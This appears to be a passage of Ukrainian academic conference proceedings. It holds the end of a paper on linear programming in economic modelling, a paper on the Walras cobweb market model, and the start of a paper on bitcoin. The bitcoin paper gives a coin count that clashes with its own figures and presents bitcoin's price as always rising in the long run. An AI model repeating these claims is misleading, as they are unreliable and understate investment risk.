Лінійна функція Z називається цільовою функцією задачі. Все інше, за виключенням умов невід'ємності змінних – обмеженнями.

Будь-яка сукупність $x_j (j = \overline{1, n})$, яка задовольняє обмеження, називається допустимим розв'язком задачі. Якщо задача лінійного програмування має хоча б один допустимий розв'язок задачі, то її обмеження називають сумісними, в протилежному випадку – несумісними, а задачу, яка не має жодного допустимого розв'язку – задачею, яка немає розв'язку через несумісність умов.

Оскільки задачі мають економічний характер, то замість поняття «розв'язок» часто використовують аналогічне йому в даному випадку поняття «план». Всі допустимі розв'язки (плани) утворюють область допустимих рішень задачі (область визначення задачі). Допустимий розв'язок задачі, який оптимізує (максимізує або мінімізує) цільову функцію Z , називається оптимальним розв'язком (планом) задачі. Задача оптимізації за таких умов може мати:

1. Жодного допустимого розв'язку задачі, тобто може не існувати таких значень змінних $x_j (j = \overline{1, n})$, які задовольняли би всі обмеження.
2. Тільки один допустимий оптимальний розв'язок.
3. Кілька допустимих оптимальних розв'язків.
4. Допустимий розв'язок, для якого цільова функція буде необмеженою. Процес розробки і реалізації економіко-математичної моделі складається з наступних етапів:

I. Постановка задачі:

- виявлення проблеми;
- формування цілей і критеріїв;
- аналіз проблеми і її повне якісне формулювання.

II. Побудова (формалізація) математичної моделі.

III. Пошук розв'язку моделі:

- математичний аналіз моделі;
- підготовка інформації та оцінювання коефіцієнтів моделі;
- знаходження числового розв'язку моделі.

IV. Прийняття і реалізація рішень:

- економічна інтерпретація результатів розв'язку моделі;
- перевірка та коректування моделі;
- прийняття рішення та його реалізація;
- оцінка отриманого результату [5].

Висновок. У даній статті ми ознайомились з методами економіко-математичного моделювання, та визначили принципи моделювання складних систем відповідно до сучасних вимог, та до рівня їх складності.

Ми визначили основні завдання економіко-математичного моделювання, до яких відносяться: аналіз економічних об'єктів і процесів; економічне прогнозування, передбачення розвитку економічних процесів; вироблення управлінських рішень на всіх рівнях господарської ієрархії управління.

Виділили невід'ємні елементи складних систем, а саме: цілісність, структура, елемент, ієрархічність.

Дослідили що до складних систем відносять: вивчення сутності економічного процесу з літературних джерел і на конкретному прикладі; постановка економіко-математичної задачі; вибір математичного методу вирішення задачі; формалізація планово-економічної задачі; аналіз кількісних залежностей параметрів задачі; побудова структурної математичної моделі задачі; отримання, обробка та встановлення достовірності необхідної інформації; побудова розширеної економіко-математичної моделі задачі та її корегування в метод вирішення; вирішення задачі; аналіз результатів вирішення задачі і корегування економіко-математичної задачі; вирішення задачі по скорегованій моделі; економічний аналіз різних варіантів і вибір проекту розвитку економічного процесу. Зазначили які математичні методи та моделі застосовуються у вирішенні певних завдань чи проведення аналізу.

Навели алгоритм розв'язку задачі на прикладі оптимізації лінійної моделі, адже саме цей метод є найбільш використовуваним методом оптимізації, та розписали поетапний процес розробки і реалізації економіко-математичної моделі, яка включає у себе 4 етапи: постановка задачі; побудова математичної моделі; пошук розв'язку моделі; прийняття і реалізація рішень.

Складні системи є невід'ємною частиною економіки та багатьох інших галузей в цілому. Її складність залежить від кількості факторів, які впливають на цю систему, а саме: кількість виконання роботи чи процесу, обмеженість ресурсів, специфічні особливості певної системи тобто унікальні показники, тощо. Економіко-математичне моделювання допомагає відобразити функціонування та зміну ефективності при деяких змінах характеристик зовнішнього середовища.

В оптимізаційних моделях найчастіше використовують лінійне програмування. Їх успішно використовують не лише у економіці, а й у сільському господарстві, військовій сфері тощо. Найбільшою перевагою даного методу є те, що він базується на точних розрахунках і ефективно працює при будь-якій кількості невідомих змінних. На сучасному етапі розвитку існує багато комп'ютерних алгоритмів, які дозволяють реалізувати цей метод.

Проектування інформаційних систем управління вимагає розроблення нових підходів. Відповідно до теорії управління складними системами основним методом дослідження є моделювання. Враховуючи різноманітність концепцій та методів моделювання складних систем, як показано у статті, ми бачимо наскільки є доцільним застосування моделювання складних систем в економіці.

Таким чином необхідно зазначити, що впровадження економіко-математичного моделювання в сучасних умовах проведення економічного аналізу для оцінки економічних процесів господарської діяльності відображають сучасні тенденції розвитку ринкової економіки, електронно-обчислювальної техніки та сприяють більш ефективному отриманню й узагальненню результатів фінансово-господарської діяльності [2].

1. Вітлінський В. В. Моделювання економіки: Навч. посібник. — К. В. В. Вітлінський // : КНЕУ, 2003.— 408 с. ISBN 966–574–411–9
2. Гайденко С. М. / Синельник Л. В. Економічні проблеми та перспективи розвитку житлово-комунального господарства на сучасному етапі. / Гайденко С. М. / Синельник Л. В. // Матеріали III міжнар. наук.-практ. конф., 20—22 травня 2013 р. Харків. нац. акад. міськ. госп-ва, Нац. акад. наук України. — Харків : ХНАМГ, 2013, 271651
3. Гончаренко Я. В. Економіко-математичні методи та моделі в системі підготовки студентів математичних та економічних спеціальностей / Я. В. Гончаренко // Науковий часопис Національного педагогічного університету імені М. П. Драгоманова. Серія № 3. Фізика і математика у вищій і середній школі : Зб. наукових праць. — К. : НПУ імені М. П. Драгоманова, 2011. — Вип. 8. — С. 23-28
4. Єсіна В. О. Конспект лекцій з дисципліни «Оптимізаційні методи і моделі» (для студентів всіх форм навчання за напрямом підготовки 6.030504 – Економіка підприємства) / В. О. Єсіна; Харків. нац. ун-т міськ. госп-ва ім. О. М. Бекетова. — Харків : ХНУМГ ім. О. М. Бекетова, 2016. — 64 с.
5. Зелінська О. В. Рішення задач лінійного програмування на прикладі оптимізаційних задач [Електронний ресурс] / О. В. Зелінська – Режим доступу до ресурсу: http://socrates.vsau.org/method/getfile.php/11554.pdf?x=1&card_id=4558.
6. Методичні рекомендації опорного конспекту лекцій з дисципліни «Моделі економічної динаміки» для студентів напряму підготовки 6.030502 «Економічної кібернетики» денної та заочної форми навчання /к.е.н., доцент Н.М. Гарматій – Тернопіль, ТНТУ ім. І. Пулюя, 2017. – 65 с.
7. Островський П.І. Моделювання економічних процесів. / Островський П.І. Гострик О.М., Добрунік Т.П., Радова О.В // Навчальний посібник. – Одеса. ОНЕУ - 2012. - 132 с.
8. Перевалов Б. М. Сучасні економічні методи, моделі та методології моделювання / Б. М. Перевалов // Вісник Чернігівського національного педагогічного університету. - 2013. - Вип. 113. - С. 80-83

USE OF METHODS OF ECONOMIC-MATHEMATICAL MODELING IN COMPLEX SYSTEMS

O. Zelinska, H. Matrunchyk

Vinnitsia National Agrarian University

The article describes the main definitions and essence of methods of economic-mathematical modeling. The modern publications of scientists who studied this topic were analyzed. Also, the article deals with the main tasks, stages and properties of methods of econometric mathematical modeling in complex systems.

Keywords: Economic-mathematical modeling, modeling, emergence, structure, hierarchy of data, element, system, complex systems.

УДК 519.865

ДОСЛІДЖЕННЯ РИНКОВОЇ РІВНОВАГИ НА ОСНОВІ МОДЕЛІ ВАЛЬРАСА**О. Зелінська, Н. Попадинець***Вінницький національний аграрний університет*

В статті розглянуто модель, що може визначати основні параметри ринкової рівноваги на ринку досконалої конкуренції, тобто павутиноподібна модель Вальраса. За своєю сутністю ця модель є однією із перших економіко-математичних моделей. Ключовим механізмом у теорії загальної рівноваги Л. Вальраса (закон Вальраса) є зміна структури цін рівноваги.

Ключові слова: Павутиноподібна модель, модель Вальраса, ринкова рівновага, рівноважна ціна.

Постановка проблеми. Умови теперішньої економіки вимагають від суб'єктів економіки застосування нових підходів для підвищення ефективності їх діяльності. Саме моделювання економіки є сучасним розв'язанням різних економічних завдань, що постають перед суб'єктами економіки. Модель – це певний об'єкт дослідження, що заміщує реальний об'єкт, відображає його головні риси і властивості для певного дослідження.

А сам метод моделювання - є процес будування моделі на основі попереднього вивчення об'єкта, визначення його найбільш суттєвих характеристик, експериментальний і теоретичний аналіз створеної моделі. Причина використання моделювання економічних процесів виникла виходячи з того, що складне економічне становище, потребує попереднього моделювання способів його вирішення та наявності певних засобів або ресурсів для вирішення економічної ситуації. Саме використання моделі, а не реального об'єкта, дає можливість відносно швидко та не затратно досліджувати її найважливіші властивості та поведінку за різних економічних ситуацій [7].

Аналіз останніх досліджень та публікацій. Дослідженням рівноваги ринку завжди приділялась велика увага науковців, зокрема Л. Вальрас, Е. Енгель – автори першого класичного підходу, А. Маршалл – павутино-подібна модель ринку, К. Ерроу побудував свою концепцію на теорії корисності, Є.С. Слуцький, В. М. Данич, Л. Н. Сергєєва методи експериментальної економіки.

Метою статті дослідження ринкової рівноваги на основі моделі Вальраса.

Виклад основного матеріалу дослідження. Завданням дослідження кон'юнктури ринку є розробка оперативних управлінських рішень стосовно досягнення ринкової рівноваги. Тому потрібно побудувати модель для досягнення цього. Для побудови моделі потрібно пройти етапи моделювання, використання яких дозволить краще дослідити об'єкт.

Етапи моделювання економіки є наступними:

1) на першому етапі відбувається ідентифікація елементів, що складають досліджуваний об'єкт. Потрібно з'ясувати, яким чином вони співвідносяться в його структурі, які елементи є найбільш важливими з погляду досягнення мети, яким чином структура економічної системи впливає на функцію процесу і яким чином оточення може вплинути на зміну структури процесу.

Завдяки такій послідовності назвемо завдання, які можна визначити в процесі ідентифікації:

- визначення функцій і процесів, реалізованих у певній економічній системі;
- особливості поведінки системи в цих умовах;
- організація реалізації процесів у системі;
- отримання бажаного перебігу процесів;
- встановлення зв'язків характеристик, що описують систему з досліджуваними властивостями.

Процес ідентифікації визначає шляхи розвитку досліджуваного процесу, а саме:

- шляхи зміни структури системи;
- вплив зміни структури на функціонування системи;
- вплив динаміки процесів на зміни системи;
- спосіб управління розвитком для забезпечення бажаних змін.

Таким чином, ідентифікація призводить до розкладання економічного реального об'єкта на систему.

2) Концептуалізація. На цьому етапі виконують важливу роль просування нових ідей і затвердження нових цілей. Тому з існуючого фрагменту реальності відбувається генерування елементів, необхідних для побудови моделі з погляду необхідності, можливості, умов та обмежень тощо.

Перетворення набору припущень, отриманих у процесі ідентифікації у вигляді моделі, що визначає відносини між ідентифікованими елементами й певними атрибутами, потрібними для опису системи.

Моделювання економічних процесів зумовлене тими змінами, які відбуваються в суспільстві, економіці, державі. Виникає потреба зрозуміти, наскільки та яким чином економічна система підприємства здатна сприймати ці зміни, щоб успішно пристосуватися до нових умов виробництва.

Внаслідок цього виникає в процесі проектування версій чи варіантів розвитку, змін певного процесу. Тому в цьому етапі передбачено опис продукту моделювання, що спричиняє напрям розгортання цієї діяльності.

3) Формалізація процесів, які моделюються, – це етап, на якому відбувається побудова формальної моделі (теоретичної, графічної). Представлення процесу функціонування системи відомими формальними засобами надає досліднику можливість використати теоретичні та практичні здобутки науковців з дослідження систем.

Часто саме на етапі формалізації системи з'ясовують особливості функціонування досліджуваної системи, уточнюють значення параметрів, які характеризують алгоритм функціонування системи, набувають конкретного змісту складові елементи системи. Даний етап призводить до створення нової закономірності, нового образу.

4) Відповідальним є етап алгоритмізації – перетворення математичної моделі у вигляді певного алгоритму чи блок-схеми. Він передбачає формування цілей, складання плану дій, розроблення технологій, визначення параметрів майбутніх результатів. Визначають структурні та процесуальні характеристики моделювання, що є важливими для вирішенні економічних завдань.

5) На етапі інформатизації будують комп'ютерну модель так звану комп'ютерну програму.

Інформатизація процесу моделювання дає змогу:

- здійснити перевірку джерел інформації з метою відсіювання недостовірних даних в системі управління підприємством та виробничою діяльністю;
- реалізувати пошук та отримання інформації, необхідної для забезпечення стабільної діяльності та динамічного розвитку підприємства і його систем в умовах мінливих небезпек, загроз та ризиків ринкової економіки;
- запобігти втраті інформації підприємства;
- запобігти несанкціонованому доступу до інформаційних ресурсів підприємства.

б) Передостанній етап верифікації дає змогу здійснити процедуру порівняння оцінок, отриманих на моделі, з оцінками, що були отримані в реальних умовах. На цьому етапі може виникнути необхідність відмови й навіть втрачання корисності первинних засад і принципів певного економічного процесу. У разі необхідності корегують сукупність необхідних засобів і їх здійснення.

7) Адаптація – останній етап, на якому використовують усі заходи після виникнення небезпеки для процесу або виникнення її можливості. Таким чином, адаптація – це застосування тих ресурсів, знання і захисту, які були накопичені в процесі моделювання. Даний етап проводить перевірку отриманих за допомогою моделі нових її властивостей для практичного використання. Здійснюють оцінювання ризиків небезпеки, що виникають в економічній діяльності підприємства, визначають умови застосування, можливості використання цієї моделі.

В результаті моделювання економічних процесів і об'єктів має стати щось нове, в основу чого закладено сукупність розроблених знань, вона має бути гнучкою при застосуванні та адекватною [10].

Під впливом попиту і пропозиції на певний товар встановлюється ціна ринкової рівноваги (рівноважна ціна). Вона балансує попит і пропозицію, забезпечує їхню узгодженість. У сучасних умовах ринкові відносини потребують моделей встановлення рівноважної ціни на ринку одного товару. Одною з моделей, що може визначати основні параметри ринкової рівноваги на ринку досконалої конкуренції є павутиноподібна модель Вальраса.

Основна ідея Вальраса полягає у тому, щоб за певної системи цін індивідуальні плани (наміри) учасників стали спільними, тобто така система цін забезпечує розподіл ресурсів і продукції на основі розв'язання конфлікту між учасниками. Таку рівноважну ситуацію називають конкурентною рівновагою, тобто така яка би задовольняла попит споживачів певних товарів або послуг, а також пропозицію кожного з підприємців, що пропонує свій товар на цьому ринку [2].

Приклад. Потрібно побудувати математичну павутиноподібну модель для постачальників, якщо задана функція попиту на товар $D(p)$ і функція пропозиції $S(p)$, дано початкову ціну товару P_0 . $-2.5p+530$; $1.55p+120$; 190. Для складання моделі необхідно пройти такі етапи.

Підготували початкові дані для побудови павутиноподібної моделі Вальраса (рис. 1), та обчислили рівноважну ціну, обсяг і виручку (рис. 2).




Рис. 1. Введення початкових даних

	A	B	C	D	E	F	G	H
1			Модель Вальраса					Розрахунок рівноважних цін
2		A		B			P(t)	40,10287
3		-2,5		1,55			Розрахунок об'єму прождажів	
4		a		b			Qs(t)	63,95049
5		530		120			Розрахунок виручки	
6		A0		B0			S(t)	2564,598

Рис. 2. Результати розрахунків. Модель Вальраса.

Таким чином, використання саме моделі Вальраса є ефективним, тому що така система забезпечує розподіл ресурсів і продукції на основі розв'язання конфлікту між учасниками.

На наступному прикладі розглянуто практичне використання моделі Вальраса. На основі аналізу діяльності чотирьох аграрних ринків України вчені ННЦ «ІАЕ» побудували моделі ринкової рівноваги Вальраса. У результаті розрахунків були визначені оптимальні обсяги виробництва сільськогосподарськими підприємствами кожного з видів рослинницької продукції та величина ресурсів, необхідних для вирощування урожаю 2015 року, за різними елементами витрат. Важливо, що розрахунки зроблені для підприємств різних природно-кліматичних зон України із різним рівнем ресурсного забезпечення. Такий підхід дозволить оптимізувати обсяги інвестицій у пріоритетні галузі сільського господарства [8].

Висновок. Ефективне функціонування підприємства базується на його адаптованості до умов ринку, кон'юнктури, величини попиту та сегменту покупців на яких орієнтована діяльність підприємства. Всі рішення на підприємстві, що носять виробничий, фінансовий, інвестиційний та соціальний характер приймаються залежно від стану ринку та прогнозу щодо формування рівноваги на ньому. Не існує гарантій того, що навіть при існуванні конкурентної

рівноваги економіка буде працювати в цих умовах. Потрібно встановлювати для яких умов економіки можливі, а для яких неможливі умови конкурентної рівноваги.

1. Одинцов М.М. Прогнозування попиту і споживання продуктів харчування як чинник сталого розвитку продовольчого ринку регіону / М.М. Одинцов // Економіка АПК. – 2009. – с.145.
2. Вітлінський В. В. Моделювання економіки: Навч. посібник. — К./ В. В. Вітлінський // : КНЕУ, 2003.— 196 с. ISBN 966–574–411–9
3. Прогнозування попиту та пропозиції : [Електронний ресурс]. – Режим доступу: <http://or.yandex.ru/>.
4. Білорус О.Г. Глобальна продовольча безпека: монографія / О.Г. Білорус, М.В. Зубець, П.Т. Саблук, В.І. Власов. – К.: ННЦ «ІАЕ», 2009. - 486 с.
5. Безуглий М.Д. Стан, основні тенденції розвитку сільського господарства України протягом 2011 року та напрями розвитку в 2012 році / М.Д. Безуглий, С.М. Кваша // Економіка АПК, 2012.– с. 3-14.
6. Месель-Веселяк В.Я. Аграрна реформа і організаційно-економічні трансформації у сільському господарстві / В.Я. Месель-Веселяк. – К.: Нац. наук. центр «Ін-т аграрної економіки», 2010. – 57 с.
7. Григорків В.С. Моделювання економіки. / В.С. Григорків // [Текст]: навчальний посібник. – Чернівці: ЧНУ, 2009 р. – 320с.
8. В Україні вперше розроблено економіко-математичні моделі прогнозування максимально прибуткових обсягів виробництва для ключових ринків агропродукції: [Електронний ресурс]. – Режим доступу: <http://www.iae.org.ua/presscentre/presrelease/588-l-r-.html>.
9. Базилевич В.Д. Мікроекономіка. : Підручник / В.Д. Базилевич, А.І. Ігнатюк, С.В. Слухай // Знання, 2007.
10. Черевиков Є.Л. Сучасна практика моделювання функції приватного споживання / Є.Л. Черевиков // Економіка і прогнозування. – 2009. – №2.

RESEARCH OF MARKET EQUILIBRIUM BASED ON VALLAZA MODEL

O. Zelinska, N. Popadynets

Vinnitsia National Agrarian University

The article considers a model that can determine the basic parameters of the market equilibrium in the market of perfect competition, that is, the spider-like model of Walras. By its very nature, this model is one of the first economic and mathematical models. The key mechanism in the theory of general equilibrium L. Walras (Walras law) is the change in the structure of equilibrium prices.

Keywords: Spider-like model, Walras model, market equilibrium, equilibrium price.

УДК 336.743

ОСОБЛИВОСТІ ТА ТЕНДЕНЦІЇ РОЗВИТКУ КРИПТОВАЛЮТНОГО РИНКУ В СУЧАСНИХ УМОВАХ

Н. Камінська, Є. Копичин

Львівський національний університет імені Івана Франка

Стаття присвячена розгляду особливостей ринку криптовалют. Розкрито зміст категорії «криптовалюта», виявлено їх переваги та недоліки перед паперовими та електронними грошима. Проаналізовано основні тенденції розвитку криптовалют на прикладі біткойна.

Ключові слова: біткойн, віртуальна валюта, динаміка, криптовалюта, цифрова валюта.

В умовах сучасної фінансової системи у період неминучих та численних фінансових криз, постає актуальне питання вибору альтернативних методів розвитку світової фінансової системи.

Важливим завданням, насамперед, є з'ясування статусу та положення віртуальних грошей в грошовій системі. Питання, яке стоїть на даний момент, це визначення необхідності та життєздатності криптовалюти як глобального фінансового інструменту. Криптовалюти відносять до цифрових валют, емісія та облік якої засновані на асиметричному шифруванні і застосуванні різних криптографічних методів захисту. Сучасна грошова система є дуже складною, проте вона мало еволюціонувала за останні десятиріччя. Новим революційним проривом в історії грошей стала поява віртуальної валюти – криптовалюти, інтерес до якої росте в геометричній прогресії, з'являються нові програмні розробки та технології в цій сфері. В різних країнах криптовалюту оцінюють неоднозначно. Наприклад, в Японії та Швейцарії, її вважають повноцінним засобом платежу, і, навіть, приймають в криптовалюті оплату за комунальні послуги. В інших країнах криптовалюту вважають послугами, або правами на майно, а не валютою в класичному її розумінні. Існують і країни, де криптовалюта заборонена. Тема обігу та виробництва криптовалют є новою в світі і, зокрема, в Україні, тому чіткого юридичного регулювання, як самих криптовалют, так і діяльність по їх майнінгу та генеруванню в нашій державі на даний час немає.

Найпершою криптовалютою у світі став біткойн, на сьогодні значна частка населення асоціює поняття криптовалюти саме з біткойном і беззаперечно його можна вважати найпопулярнішою криптовалютою. Тому розглянемо особливості майнінгу та функціонування ринку біткойна. Отож біткойн являє собою мережу синхронізації, яка створює нову платіжну систему що складається лише з електронних грошей. Це перша децентралізована peer-to-peer платіжна мережа, яка обслуговується її ж користувачами, без центральних органів управління або посередників.

В основі біткойну лежить принцип децентралізації - концепція, коли валюта не належить і не контролюється жодним фінансовим або будь-яким іншим інститутом. Саме децентралізація є ключовою можливістю біткойну. Також причиною стрімкої популярності

біткойна став ряд переваг над привичною формою грошей, до яких відносять миттєві транзакції з їх нульовою вартістю та інші.

Розглянемо основні недоліки широко використовуваної сьогодні форми грошей, це:

- високі комісії за транзакції;
- необхідність підзвітності осіб при управлінні їх приватними фінансовими коштами;
- залежність від банків в питаннях управління великими сумами;
- можливість підробки;
- середня зручність подільності;
- інфляція та кризи в наслідок неконтрольованої емісії;
- необхідність конвертації валют при міжнародному використанні та пов'язані з цим втрати;
- залежність від людського чинника в особі уряду і центрального банку;
- складність відслідкування фінансових потоків;
- відділення найбагатших і найбідніших прошарків суспільства один від одного, зникнення середнього класу в результаті збіднення бідних і збагачення багатих в процесі емісії;
- затрата часу при міжнародному переказі;
- необхідність довіри як до банку відправника, так і до банку одержувача, а також до держави;
- обмеження на зняття чи внесення та використання особистих фінансових коштів на рахунки;
- фактична приналежність всіх купюр центральному банку, а не особисто власникам;
- необхідність пред'явити персональні дані при здійсненні переказу;
- витрати і додаткові податки населення, призначені для емісії.

На противагу діючій грошовій системі, біткойн - це цифрова валюта, протокол та програмне забезпечення, які включають в себе наступні переваги над типовою формою грошей:

- миттєві peer-to-peer транзакції;
- платежі по всьому світу;
- низьку/нульову вартість обробки транзакцій.

І це лише декілька його переваг.

Біткойн використовує peer-to-peer технологію, функціонуючи без центрального контролюючого органу; обробка транзакцій і емісія виробляються колективно, зусиллями мережі. Завдяки своїм унікальним властивостям, біткойн відкриває нові можливості, які не надавала до цього жодна платіжна система.

Архітектура peer-to-peer (P2P), в основі якої стоїть мережа рівноправних вузлів, означає, що ніякі центральні органи не проводять емісію нових грошей і не контролюють транзакції. Ці завдання регулюються колективно Біткойн мережею. Комп'ютерні мережі типу peer-to-peer засновані на принципі рівноправності учасників і характеризуються тим, що їх елементи можуть зв'язуватися між собою, на відміну від традиційної архітектури, коли лише окрема категорія учасників, яка називається серверами, може надавати певні сервіси іншим.




Рис 1. Мережа типу peer-to-peer.




Рис 2. Серверна мережа (не peer-to-peer)

Використання цієї децентралізованої мережі для цифрової грошової одиниці біткойн характерне тим, що вона є анонімною. Певна ступінь анонімності реалізовується шляхом направлення даних через інші вузли. Це робить важкою ідентифікацію того, хто завантажує або хто пропонує файли. Більшість цих програм також мають вбудоване шифрування. Поточні реалізації мереж такого типу потребують багато ресурсів для забезпечення анонімності, що робить їх повільними або складними для використання. Проте в країнах, де домашній доступ до Інтернету дуже швидкий, як, наприклад, Японія, ряд анонімних файлообмінних мереж вже досягли високої популярності.

Якщо буквально, біткойн - це файли, котрі всі почали добувати, продавати, обмінювати на гроші, на товари, послуги.

Ідея біткойнів полягає в обміні валютою між людьми без втручання з боку влади. Таким чином, виключений людський фактор: немає директора центрального банку біткойнів, яким є можливість маніпулювати, біткойни не можна "надрукувати", скопіювати, тим самим спричинити знецінення криптовалюти.

Кількість біткойнів заздалегідь відома і обмежена. Але це не означає, що його не вистарчить для всіх, адже їх можна ділити на надзвичайно дрібні частини. Найменша частина біткойна названа "Сатоши", на честь свого засновника, або групи засновників які стояли за цим псевдонімом, і дорівнює 0,00000001 BTC.

Кількість біткойнів обмежена, і ніколи не буде більше 21 мільйона. Біткойни з'являються лише в результаті створення нових блоків. Через кожні 210 тисяч блоків нагорода зменшується вдвічі. Коли в 2009 році з'явилися біткойни, винагорода за відкриття блоку становила 50

біткойнів. На ринку криптовалюти за перші 4 роки з'явилося 10,5 мільйона біткойнів (210 тисяч блоків x 50 біткойнів). Відповідно, винагорода знизилася до 25 біткойнів. Сьогодні на ринку обертається понад 5,250 мільйонів біткойнів.

На рисунку 3 можна побачити схему, за якою відбувається створення та добування біткойнів.




Рис. 3. Блоки створення біткойнів

На даний момент майнінг знаходиться на межі окупності, адже швидкий ріст біткойна відображається і на вартості купівлі та утриманні майнінг ферм.

За весь період існування біткойна, його тенденція (рис. 4) завжди була схильна до зростання.



Рис. 4. Динаміка ціни на біткойн

Розглянемо динаміку біткойна за останній період: місяць, тиждень та день, бачимо, що він і надалі притримується тенденції до зростання, на рисунках 5, 6 та 7 чітко видно, що якщо ціна на нього падає, то лише у короткостроковій перспективі, а у довгостроковому періоді, то вартість біткойна і далі зростає.




Рис. 5. Динаміка ціни біткойна за останні 30 днів

